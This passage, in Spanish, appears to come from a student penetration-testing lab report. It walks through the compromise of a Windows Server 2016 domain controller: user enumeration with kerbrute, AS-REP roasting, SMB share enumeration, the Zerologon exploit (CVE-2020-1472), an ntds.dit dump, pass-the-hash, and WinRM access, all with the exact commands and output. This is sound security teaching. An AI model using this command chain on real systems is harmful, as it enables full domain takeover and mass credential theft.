
Por lo que lo siguiente que haremos será lanzar un escaneo especifico a dichos puertos. A primera vista hay un puerto poco habitual, el 81. Este no es común y no pertenece a ningún servicio en concreto, pero usualmente es usado para albergar servicios web o similares, por lo que vamos a intentar obtener con curl alguna información de este.

Ilustración 53 - Comprobación Web en puerto 81

Vemos que se nos listan lo que parecen 3 directorios, por lo que vamos a inspeccionar estos.



Ilustración 54 - Contenido de directorios Web en puerto 81

Viendo el siguiente contenido, vemos que en el directorio ifp encontramos alguna referencia al protocolo SMB y una lista de nombres, por lo que podemos entender que estos podrían ser usuarios del sistema que estamos atacando. Para comprobar esto usaremos kerbrute, para intentar encontrar la validez de alguno de estos en el AD.

La ejecución de kerbrute desde nuestra maquina local da algún tipo de problema por lo que la lanzaremos desde la maquina Ubuntu. Obtenemos entonces lo siguiente:



Ilustración 55 - Validación de usuarios en AD

Un nombre de usuario valido: julian. Tras averiguar este usuario vamos a intentar realizar un ataque de AS-REP Roasting para obtener credenciales validas.



Ilustración 56 - Ataque AS-REP Roasting

El usuario no cuenta con la flag UF_DONT_REQUIRE_PREAUTH activa, por lo que el ataque no tiene éxito. Esta flag habilitaría que el usuario no necesitase preautenticacion Kerberos.

Tras esto probamos con fuerza bruta en un segundo plano mientras realizamos más pruebas, aunque no encontraremos credenciales.

Hecho esto, vamos a investigar los protocolos más comunes de un AD. Empecemos con SMB:

SMB

Aprovechando la herramienta creada por nuestros compañeros, haremos uso de esta y del módulo de enumeración completa SMB. Si lanzamos la herramienta desde nuestra maquina local, en el momento de enumerar shares ocurre lo siguiente.

```
[?] IP del objetivo: 192.168.190.4

[*] ENUMERACIÓN SMB en 192.168.190.4

[>] Listando shares SMB...
[proxychains] DLL init: proxychains-ng 4.17
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[v] Shares guardados
```

Ilustración 57 - Enumeración #1 SMB

Se obtiene acceso anónimo a estos, pero por alguna razón no podemos listarlos. Esto podría ser dado por problemas en la conexión debido a los túneles del pivoting, por lo que lanzaremos la misma utilidad desde la maquina Ubuntu.

```
[?] IP del objetivo: 192.168.190.4

[*] ENUMERACIÓN SMB en 192.168.190.4

[>] Listando shares SMB...
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        IPC$            IPC       IPC remota
        NETLOGON        Disk      Recurso compartido del servidor de inicio de sesión
        SYSVOL          Disk      Recurso compartido del servidor de inicio de sesión
        Users           Disk
Connection to 192.168.190.4 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
[v] Shares guardados

[>] Ejecutando enum4linux...
[!] enum4linux no instalado

[>] CrackMapExec - Shares...
[!] CrackMapExec/NetExec no instalado

[>] Intentando null session con rpcclient...
result was NT_STATUS_ACCESS_DENIED
[v] rpcclient completado

[*] Resultados guardados en: enum_results_192.168.190.4/

[v] Escaneo completado
```

Ilustración 58 - Enumeración #2 SMB

Obtenemos entonces que existen una serie de shares, donde destaca Users como anómalo. Accediendo al mismo encontramos información irrelevante tras comprobar el contenido de todos los directorios.

```
root@osboxes:/tmp# smbclient //192.168.190.4/Users
WARNING: The "syslog" option is deprecated
Enter root's password:
Anonymous login successful
Domain=[EXAMEN] OS=[Windows Server 2016 Standard Evaluation 14393] Server=[Windows Server 2016 Standard Evaluation
6.3]
smb: \> ls
  .                                   DR        0  Fri Nov  4 04:09:23 2022
  ..                                  DR        0  Fri Nov  4 04:09:23 2022
  desktop.ini                        AHS      174  Sat Jul 16 09:21:29 2016
  Public                              DR        0  Thu Nov  3 08:35:48 2022

                12978687 blocks of size 4096. 10104979 blocks available
smb: \> cd Public\
smb: \Public\> tree
tree: command not found
smb: \Public\> ls
  .                                   DR        0  Thu Nov  3 08:35:48 2022
  ..                                  DR        0  Thu Nov  3 08:35:48 2022
  AccountPictures                    DHR        0  Thu Nov  3 08:35:48 2022
  desktop.ini                        AHS      174  Sat Jul 16 09:21:29 2016
  Documents                           DR        0  Thu Nov  3 08:33:33 2022
  Downloads                           DR        0  Sat Jul 16 09:23:24 2016
  Libraries                          DHR        0  Sat Jul 16 09:23:24 2016
  Music                               DR        0  Sat Jul 16 09:23:24 2016
  Pictures                            DR        0  Sat Jul 16 09:23:24 2016
  Videos                              DR        0  Sat Jul 16 09:23:24 2016

                12978687 blocks of size 4096. 10104979 blocks available
smb: \Public\>
```

Ilustración 59 - Contenido de Share 'Users'

Hecho esto, como en el puerto 81 se hacía hincapié en el protocolo SMB vamos a usar nxc de manera que nos permita reconocer vulnerabilidades posibles en el protocolo. Si se quisieran enumerar los módulos posibles para SMB lo haríamos de la siguiente manera:

```
nxc smb -L
```

Código 13 - Listado de módulos de nxc

Una vez hecho esto, buscamos vulnerabilidades que nos permitan obtener acceso al sistema de alguna manera entre los módulos con bajos privilegios, y nos topamos con la vulnerabilidad **Zerologon**. En caso de que el AD fuera vulnerable, a grandes rasgos, nos permitiría tomar control total del mismo sin autenticación.

```
proxychains nxc smb $IP -M zerologon
```

Código 14 - Modulo 'Zerologon' nxc

¡Y bingo! Tenemos un sistema vulnerable a Zerologon

```
~/Practica3-Pivoting/M3-ActiveDirectory  proxychains nxc smb 192.168.190.4 -M zerologon                    11:52:38
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:445  ...  OK
SMB         192.168.190.4   445    WIN-442P9GU13EM  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:
True) (SMBv1:True)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:49670  ...  OK
ZEROLOGON   192.168.190.4   445    WIN-442P9GU13EM  VULNERABLE
ZEROLOGON   192.168.190.4   445    WIN-442P9GU13EM  Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Ilustración 60 - Ejecución de modulo 'Zerologon' nxc

CVE-2020-1472 Zerologon	
Descripción	Vulnerabilidad crítica en el protocolo Netlogon Remote Protocol (MS-NRPC) que permite a un atacante autenticarse como el Domain Controller sin credenciales, aprovechando una falla criptográfica en el uso de AES-CFB8 con vectores de inicialización nulos.
Criticidad (CVSS 3.x)	**CRÍTICA** – 10
Vector de ataque	Protocolo Netlogon sobre puerto TCP 445 (misma superficie que SMB)
Impacto	Permite autenticación no autorizada como el Domain Controller, lo que conlleva **compromiso total del dominio Active Directory**. Puede usarse para modificar contraseñas de cuentas de máquina y escalar a administrador de dominio, afectando la **confidencialidad, integridad y disponibilidad** del entorno.
Fuentes	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

Tabla 2 - CVE-2020-1472 Zerologon

Explotación

El módulo de nxc nos proporciona un repositorio de GitHub (https://github.com/dirkjanm/CVE-2020-1472) el cual nos servirá para explotar esta vulnerabilidad.

Con esto podremos **reiniciar la contraseña de la cuenta maquina unida al dominio,** y posteriormente podremos realizar acciones en nombre de esta.

```
~/Pr/M3/CVE-2020-1472  master  proxychains python3 cve-2020-1472-exploit.py WIN-442P9GU13EM 192.168.190.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Performing authentication attempts ...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:2080  ...  192.168.190.4:49670  ...  OK
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

Ilustración 61 - Ejecución de exploit Zerologon

```
proxychains python3 cve-2020-1472-exploit.py $MACHINE_ACCOUNT $IP
```

Código 15 - Código de explotación de Zerologon

Como vemos, el Exploit se ha ejecutado correctamente y ha reiniciado la contraseña a una cadena vacía. Ahora podremos, por ejemplo, dumpear el ntds.dit de forma remota con esta cuenta; lo haremos nxc.



Ilustración 62 - Ejecución de dumpeo de ntds.dit

```
proxychains nxc smb $IP -u '$MACHINE_ACCOUNT' -p '' --ntds
```

Código 16 - Código para dumpeo de ntds.dit

Ya con los hashes NTLMv1, podremos intentar autenticarnos, mismamente como Administrador. Hay que recordar que para esta autenticación solo necesitaremos la parte NTLM del hash, es decir:

usuario:RID:LM_HASH:**NTLM_HASH**:::



Ilustración 63 - Prueba de autenticación

```
proxychains nxc smb $IP -u '$USER' -H '$NTLM_HASH'
```

Código 17 - Autenticación nxc con hashes NTLM

Sabiendo que tenemos acceso, y que nos aparece (Pwn3d!), sabemos que tenemos acceso por medio de WinRM. Por lo que si realizamos la autenticación de igual manera pero para obtener acceso a la maquina por medio de dicho protocolo, tenemos lo siguiente.



Ilustración 64 - Acceso a M3 vía WinRM

```
proxychains evil-winrm -I $IP -u ‘$USER’ -H ‘$NTLM_HASH’
```

Código 18 - Autenticación WinRM + NTLM

De esta manera y con los hashes de todas las cuentas, incluyendo el objetivo final del usuario **krbtgt**, podemos decir que el sistema ha sido comprometido en su **totalidad**.